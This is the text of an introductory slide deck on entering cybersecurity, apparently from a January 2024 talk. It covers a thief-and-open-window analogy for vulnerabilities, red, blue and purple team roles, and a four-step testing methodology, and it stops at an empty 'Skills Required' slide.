Hacking Your Way Into Cyber Security :

- Achint : 24th January 2024

Plan For Today

- Introduction to Cyber Security
- Skills Required
- Hacking Your Friend’s Account
- Conclude

whoami


- A hacker ? Oh no ! a security professional.
- Certifications : CEH, OSCP, eJPT
- Write Tools : github.com/A3h1nt
- Blog : a3h1nt.github.io
- I play basketball

Disclaimer

Opinions are my own and not the views of my employer.

Chapter 1 :
Introduction to Cyber Security

What is hacking exactly 🤔 ?



“If you can't explain it simply,
you don't understand it well enough.”

Albert Einstein

The Analogy


House

Open Window

Thief Enters

Steals Your Money

The Analogy



House

Open Window

Thief Enters

Steals Your Money

Computer

Website

Phone

iOT Device

Vulnerability

Exploitation

Damage

Impact

What is Cyber Security ?

IS IT JUST HACKING ?

What is Cyber Security ?


WHO WILL SECURE IT?

What is Cyber Security ?

Attacking

Defending

Teams



RED

BLUE

PURPLE

Red Team : The Attackers

- The guys who attack / hack
- Roles :
  - Penetration Tester
  - Ethical Hacker


Blue Team : The Defenders

- The guys who defend / prevent
- Roles :
  - Incident Response
  - Forensics

Purple Team : The Duo

- The guys who attack & defend

Methodology Simplified



Information Gathering


Vulnerability Finding

Exploitation

Reporting

Chapter 2 :
Skills Required

Skills Required



